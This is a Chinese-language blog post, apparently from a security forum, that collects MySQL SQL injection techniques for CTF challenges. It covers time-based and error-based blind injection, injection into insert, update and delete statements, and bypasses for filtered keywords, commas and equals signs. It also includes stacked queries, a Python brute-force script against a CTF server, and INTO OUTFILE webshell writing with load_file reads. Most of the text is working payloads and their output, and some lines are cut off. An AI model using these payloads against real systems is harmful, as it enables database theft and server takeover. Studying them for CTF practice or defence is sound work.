SQL注入有趣姿势总结

离怀秋 / 2019-06-29 06:02:00 / 浏览数 8132 安全技术 WEB安全 顶(1) 踩(0)

五种时间盲注姿势

- sleep()函数
- benchmark函数

`BENCHMARK(count,expr)`

benchmark函数会重复计算expr表达式count次，所以我们可以尽可能多的增加计算的次数来增加时间延迟，如下：

```
mysql> select * from flag where flag='1' and benchmark(10000000,sha(1));
Empty set (1.90 sec)
```

可以看到通过重复计算延时了1.90s

- 笛卡尔积盲注

注入姿势

```
mysql> SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C;
+-----------+
| count(*)  |
+-----------+
| 113101560 |
+-----------+
1 row in set (2.07 sec)

mysql> select * from ctf_test where user='1' and 1=1 and (SELECT count(*) FROM information_schema.columns A, information_schem
+------+-----+
| user | pwd |
+------+-----+
| 1    | 0   |
+------+-----+
1 row in set (2.08 sec)

mysql> select * from ctf_test where user='1' and 1=0 and (SELECT count(*) FROM information_schema.columns A, information_schem
Empty set (0.01 sec)
```

利用and■■■■■■进行时间盲注。

- GET_LOCK盲注

get_lock函数官方文档中的介绍

- `GET_LOCK(str,timeout)`

  Tries to obtain a lock with a name given by the string `str`, using a timeout of `timeout` seconds. A negative `timeout` value means infinite timeout. The lock is exclusive. While held by one session, other sessions cannot obtain a lock of the same name.

  Returns `1` if the lock was obtained successfully, `0` if the attempt timed out (for example, because another client has previously locked the name), or `NULL` if an error occurred (such as running out of memory or the thread was killed with **mysqladmin kill**).

  A lock obtained with `GET_LOCK()` is released explicitly by executing `RELEASE_LOCK()` or implicitly when your session terminates (either normally or abnormally). Locks obtained with `GET_LOCK()` are not released when transactions commit or roll back.

  `GET_LOCK()` is implemented using the metadata locking (MDL) subsystem. Multiple simultaneous locks can be acquired and `GET_LOCK()` does not release any existing locks. For example, suppose that you execute these statements:

```
SELECT GET_LOCK('lock1',10);
SELECT GET_LOCK('lock2',10);
SELECT RELEASE_LOCK('lock2');
SELECT RELEASE_LOCK('lock1');
```

可以看出文档中写的是我们如果已经开了一个session，对关键字进行了get_lock,那么再开另一个session再次对关键进行get_lock，就会延时我们指定的时间。

此盲注手法有一些限制，就是必须要同时开两个SESSION进行注入

```
SESSION A

mysql> select get_lock('lihuaiqiu',1);
+-------------------------+
| get_lock('lihuaiqiu',1) |
+-------------------------+
|                       1 |
+-------------------------+
1 row in set (0.00 sec)

SESSION B

mysql> select get_lock('lihuaiqiu',5);
+-------------------------+
| get_lock('lihuaiqiu',5) |
+-------------------------+
|                       0 |
+-------------------------+
1 row in set (5.00 sec)

mysql> select * from ctf_test where user='0' and 1=1 and  get_lock('lihuaiqiu',2);
Empty set (2.00 sec)

mysql> select * from ctf_test where user='0' and 1=0 and  get_lock('lihuaiqiu',2);
Empty set (0.00 sec)
```

同样的盲注利用手法。

- 正则**DOS** RLIKE注入

延时原理，利用SQL多次计算正则消耗计算资源产生延时效果，其实原理是和我们的benchmark注入差不多的。

利用手法

```
mysql> select * from flag where flag='1' and if(mid(user(),1,1)='s',concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999
+------+
| flag |
```

```
+------+
| 1    |
+------+
1 row in set (0.00 sec)

mysql> select * from flag where flag='1' and if(mid(user(),1,1)='r',concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999
Empty set (3.83 sec)
```

报错注入

正常的报错注入网上一搜是一大把的，所以下面讲的是几个比较的姿势。

- mysql列名重复报错

在mysql中，mysql列名重复会导致报错，而我们可以通过name_const制造一个列.

Name_const函数用法

```
mysql> select name_const(version(),1);
+--------+
| 5.5.47 |
+--------+
|      1 |
+--------+
1 row in set (0.00 sec)
```

报错用法：

```
mysql> select name_const(version(),1),name_const(version(),1);;
+--------+--------+
| 5.5.47 | 5.5.47 |
+--------+--------+
|      1 |      1 |
+--------+--------+
1 row in set (0.00 sec)

ERROR:
No query specified

mysql> select * from (select name_const(version(),1),name_const(version(),1))x;
ERROR 1060 (42S21): Duplicate column name '5.5.47'
```

不过这个有很大的限制，version()所多应的值必须是常量，而我们所需要的database()和user()都是变量，无法通过报错得出，但是我们可以利用这个原理配合join函

用法如下：

```
mysql> select * from ctf_test a join ctf_test b;
+------+--------------+------+--------------+
| user | pwd          | user | pwd          |
+------+--------------+------+--------------+
| 1    | 0            | 1    | 0            |
| 2    | flag{OK_t72} | 1    | 0            |
| 1    | 0            | 2    | flag{OK_t72} |
| 2    | flag{OK_t72} | 2    | flag{OK_t72} |
+------+--------------+------+--------------+
4 rows in set (0.00 sec)

mysql> select * from (select * from ctf_test a join ctf_test b )x;
ERROR 1060 (42S21): Duplicate column name 'user'
mysql> select * from (select * from ctf_test a join ctf_test b using(user))x;
ERROR 1060 (42S21): Duplicate column name 'pwd'
mysql> select * from (select * from ctf_test a join ctf_test b using(user,pwd))x;
+------+--------------+
| user | pwd          |
+------+--------------+
| 1    | 0            |
| 2    | flag{OK_t72} |
+------+--------------+
2 rows in set (0.00 sec)
```

- xpath语法报错与整数溢出报错的区别

xpath报错注入中，我们经常用的语法有updatexml和extractvalue函数，同样是报错注入，那么在使用中有什么区别？

例子：第12届全国大学生信息安全竞赛全宇宙最简单的SQL

如果二者的区别认知不太清楚，很可能导致卡在这个点上

```
mysql> select * from ctf_test where user='1' and 1=1 and updatexml(1,concat(0x7e,(select database()),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~test~'
mysql> select * from ctf_test where user='1' and 1=0 and updatexml(1,concat(0x7e,(select database()),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~test~'
mysql> select * from ctf_test where user='1' and 1=1 and pow(999,999);
ERROR 1690 (22003): DOUBLE value is out of range in 'pow(999,999)'
mysql> select * from ctf_test where user='1' and 1=0 and pow(999,999);
Empty set (0.00 sec)
```

从上面的实验中可以得出如果在sql语句中有出现语法错误，则会直接报错，不会被and短路运算所影响，如果是大数溢出报错，则会遵循and短路运算规则。所以可以利用大

- 整数溢出报错函数

pow(),cot(),exp()

```
mysql> select * from ctf_test where user='2' and 1=1 and cot(0);
ERROR 1690 (22003): DOUBLE value is out of range in 'cot(0)'
mysql> select * from ctf_test where user='2' and 1=1 and pow(988888,999999);
ERROR 1690 (22003): DOUBLE value is out of range in 'pow(988888,999999)'
mysql> select * from ctf_test where user='2' and 1=1 and exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'
```

- 利用几何函数进行报错注入

几何函数进行报错注入，如polygon(),linestring()函数等，姿势如下：

```
mysql> select * from ctf_test where user='1' and polygon(user);
ERROR 1367 (22007): Illegal non geometric '`test`.`ctf_test`.`user`' value found during parsing
mysql> select * from ctf_test where user='1' and linestring(user);
ERROR 1367 (22007): Illegal non geometric '`test`.`ctf_test`.`user`' value found during parsing
```

- 对于insert,delete,update三种操作的注入

对于select类型操作其实是最常见，最容易上手的，但insert,delete,update三种操作的注入也很重要，下面是总结的这三种注入的操作姿势。

报错注入

insert报错注入

```
insert into ctf_test(`user`,`pwd`) value('1' or updatexml(1,concat(0x7e,(select database()),0x7e),1) or '','2');
```

update报错注入

```
update ctf_test set user=1 where pwd='2'  and updatexml(1,concat(0x7e,(select database()),0x7e),1) and '';
```

delete报错注入

```
mysql> delete from ctf_test where user='1'  and updatexml(1,concat(0x7e,(select database()),0x7e),1) and '';
ERROR 1105 (HY000): XPATH syntax error: '~test~'
```

时间盲注

insert类型


```
mysql> insert into ctf_test(`user`,`pwd`) value('1' and sleep(3) and '','2');
Query OK, 1 row affected (3.00 sec)
```

delete和update也都是一样的，就不一 一列举了。

另类注入姿势以及对关键词过滤的绕过

- order by 盲注

题目例子：ISCC web5



当填入16进制的字符字典序小于flag中对应字母的字典序时，返回的是union插入的字符；当16进制的字符字典序大于flag中的对应字母的字典序时，返回的是flag字段。此

web5对应脚本：

```
import requests
url='http://39.100.83.188:8054/'
headers={"User-Agent":"lihuaiqiu Union.373"}
payload="union_373_Tom' union select 1,2,0x{} order by 3,2,'1"
flag=''
for i in range(20):
   for j in range(33,127):
       data={"username":payload.format((flag+chr(j)).encode('hex')),"password":'233'}
       lihuaiqiu=requests.post(url,headers=headers,data=data)
       if "union_373_Tom" in lihuaiqiu.text:
           flag+=chr(j-1)
           print flag
           break
```

- MySQL数据库的Innodb引擎的注入

在对应代码中过滤了information关键字，无法使用`information_schema.tables`以及`information_schema.columns`进行查找表和列名。


此时可以通过innodb引擎进行注入，在Mysql
5.6以上的版本中，在系统Mysql库中存在两张与innodb相关的表：`innodb_table_stats`和`innodb_index_stats`。

所以可以通过查找这两个表取代information的作用

```
mysql> select * from flag where flag=1 union select group_concat(table_name) from mysql.innodb_table_stats where database_name
+------+
| flag |
+------+
| 1    |
| flag |
+------+
2 rows in set, 1 warning (0.00 sec)

mysql> select * from flag where flag=1 union select group_concat(table_name) from mysql.innodb_index_stats where database_name
+----------------+
| flag           |
+----------------+
| 1              |
| flag,flag,flag |
+----------------+
2 rows in set, 1 warning (0.00 sec)
```

- 无列名注入

看一下下面的`payload`的就会懂的，原理比较简单



- 异或注入

在and,or ,|,&&,||等符号被过滤的情况下，可以采用异或注入达到注入的目的。

```
mysql> select * from ctf_test where user='2'^(mid(user(),1,1)='s')^1;
Empty set (0.00 sec)

mysql> select * from ctf_test where user='2'^(mid(user(),1,1)='r')^1;
+------+--------------+
| user | pwd          |
+------+--------------+
| 2    | flag{OK_t72} |
+------+--------------+
1 row in set (0.00 sec)
```

- 同等功能替换

空格绕过：%0a,/**/.

关键函数过滤：

substr等价于left ,mid,substring

group_concat等价于concat_ws

- 逗号被过滤

针对逗号被过滤的情况有三种，第一种情况是union select
中的逗号被过滤掉，第二种情况是substr,mid这类截取字符函数中的逗号被过滤掉，第三种是limit 0,1中的逗号被过滤。

union select 逗号被过滤掉

利用join注入，payload如下

```
mysql> select * from ctf_test where user='2' union select * from (select 1)a join (select 2)b;
+------+--------------+
| user | pwd          |
+------+--------------+
```

```
| 2    | flag{OK_t72} |
| 1    | 2            |
+------+--------------+
2 rows in set (0.00 sec)
```

功能函数逗号被过滤

利用from...for...进行绕过

```
mysql> select * from ctf_test where user='2' and if(mid((select user()) from 1 for 1)='r',1,0);
+------+--------------+
| user | pwd          |
+------+--------------+
| 2    | flag{OK_t72} |
+------+--------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(mid((select user()) from 1 for 1)='s',1,0);
Empty set (0.00 sec)
```

limit中逗号被过滤

利用limit..offset进行绕过

limit 9 offset 4表示从第十行开始返回4行，返回的是10,11,12,13

```
mysql> select table_name from information_schema.tables where table_schema=database() limit 1 offset 0;
+------------+
| table_name |
+------------+
| admin      |
+------------+
1 row in set (0.00 sec)

mysql> select table_name from information_schema.tables where table_schema=database() limit 1 offset 1;
+------------+
| table_name |
+------------+
| ctf_test   |
+------------+
1 row in set (0.00 sec)
```

- 等于号被过滤

可以用like,regexp,between...and..,rlike进行代替，用法如下：

```
mysql> select * from ctf_test where user='2' and if(mid(user(),1,1) like 'r%',1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(mid(user(),1,2) rlike '^ro',1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(mid(user(),1,2) regexp '^ro',1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(mid(user(),1,1) between 'r' and 'r',1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)
```

还有另外一种特殊的代替方法，利用locate,position,instr三种函数进行判断

用法如下：

```
mysql> select * from ctf_test where user='2' and if(locate('ro', substring(user(),1,2))>0,1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(position('ro' IN substring(user(),1,2))>0,1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)

mysql> select * from ctf_test where user='2' and if(instr(substring(user(),1,2),'ro')>0,1,0);
+------+-------------+
| user | pwd         |
+------+-------------+
| 2    | flag{OK_t72} |
+------+-------------+
1 row in set (0.00 sec)
```

- 堆叠注入

例子：强网杯2019随便注

payload如下形式

查询字段

```
';use information_schema;set @sql=concat('s','elect column_name from columns wher','e table_name="1919810931114514"');PREPARE
```

查询内容

```
;use supersqli;set @sql=concat('s','elect `flag` from `1919810931114514`');PREPARE stmt1 FROM @sql;EXECUTE stmt1;
```

- load_file&into outfile

这两个函数在sql注入中是影响比较大的两个函数，如果能成功利用，即可getshell和读取任意文件,但作用很大，同样限制条件也很多。

into outfile

1.首先要知道网站的绝对路径(可从报错或者phpinfo()中获得)

2.拥有file权限


3.secure_file_priv限制。通过SHOW VARIABLES LIKE "secure_file_priv"查看信息

```
mysqld --secure_file_priv=null(■■■■■■■)

mysqld --secure_file_priv=/tmp/(■■■■■■■■/tmp■■■)

mysql  --secure_file_priv=(■■■■■■■)
```

into outfile有四种写入文件的方式

通过union注入写入文件


```
mysql> select * from flag where flag=1 union select '<?php phpinfo();?>' into outfile '/var/lib/mysql-files/2.php';
Query OK, 2 rows affected, 1 warning (0.01 sec)
```



通过FIELDS TERMINATED BY写入文件

```
mysql> select * from flag where flag=1 into outfile '/var/lib/mysql-files/3.php' fields terminated by 0x3c3f706870206870696e
Query OK, 1 row affected, 1 warning (0.01 sec)
```

FIELDS TERMINATED BY为在输出数据的字段中添加FIELDS TERMINATED
BY的内容，如果字段数为1，则无法进行添加，也就是说这个的限制条件是起码要有两个字段的。




可以看到在一个字段的情况下无法添加我们的webshell。

通过LINES TERMINATED BY写入文件

`LINES TERMINATED BY`为在每个记录后都添加设定添加的内容，不受字段数的限制

```
mysql> select * from flag where flag=1 into outfile '/var/lib/mysql-files/3.php' lines terminated by 0x3c3f706870207068706970696e666f28293b3f3e
Query OK, 1 row affected, 1 warning (0.00 sec)
```



LINES STARTING BY写入shell

用法与`LINES TERMINATED BY`一样，payload如下

```
mysql> select * from flag where flag=1 into outfile '/var/lib/mysql-files/4.php' lines starting by 0x3c3f706870207068706970696e666f28293b3f3e
Query OK, 1 row affected, 1 warning (0.01 sec)
```

load_file

1.要求拥有file权限

2.知道文件所在绝对路径

3.同样受`secure_file_priv`限制

union注入进行load_file

效果如下：

```
mysql> select * from flag where flag=1 union select load_file('/var/lib/mysql-files/4.php');
+----------------------+
| flag                 |
+----------------------+
| 1                    |
| <?php phpinfo();?>1
```

```
|
+----------------------+
2 rows in set, 1 warning (0.01 sec)
```

利用报错注入进行load_file

测试：

```
mysql> select * from flag where flag=1 and updatexml(1,concat(0x7e,(select load_file('/var/lib/mysql-files/4.php')),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~<?php phpinfo();?>1
~'
```

成功得到文件内容

利用时间盲注进行load_file

测试如下：

```
mysql> select * from flag where flag=1 and if(mid((select load_file('/var/lib/mysql-files/4.php')),1,1)='<',sleep(3),1);
Empty set, 1 warning (3.00 sec)
```

成功延时3s，可配合脚本得到文件内容。

利用load_file扫描文件是否存在

```
mysql> select * from flag where flag='' and updatexml(0,concat(0x7e,isnull(LOAD_FILE('/var/lib/mysql-files/4.php')),0x7e),0);
ERROR 1105 (HY000): XPATH syntax error: '~0~'
mysql> select * from flag where flag='' and updatexml(0,concat(0x7e,isnull(LOAD_FILE('/var/lib/mysql-files/1.php')),0x7e),0);
ERROR 1105 (HY000): XPATH syntax error: '~1~'
```

通过is_null函数的返回值来确定，如果是1的话代表文件不存在，如果是0的话文件存在。此方法可配合burp进行敏感文件的FUZZ。

另类写读文件

dumpfile 官方文档如下：

选择INTO DUMPFILE

句法

```
SELECT ... INTO DUMPFILE'file_path'
```

内容

描述

`SELECT ... INTO DUMPFILE` 是一个SELECT子句，它将结果集写入文件中没有任何分隔符的单个未格式化的行中。结果不会返回给客户。

*file_path*可以是绝对路径，也可以是从数据目录开始的相对路径。它只能指定为字符串文字，而不能指定为变量。但是，该语句可以动态组合并作为准备语句执行，以解决此限制。

此语句是二进制安全的，因此对于将BLOB值写入文件特别有用。例如，它可用于将图像或音频文档从数据库复制到文件。SELECT ... INTO FILE可用于保存文本文件。

该文件不得存在。它不能被覆盖。用户需要FILE权限才能运行此语句。此外，MariaDB需要在指定位置写入文件的权限。如果secure_file_priv系统变量设置为非空目录名，则只能将该文件写入该目录。

从MariaDB 5.1开始，character_set_filesystem系统变量控制了以文字字符串形式给出的文件名的解释。

危险变量导致getshell

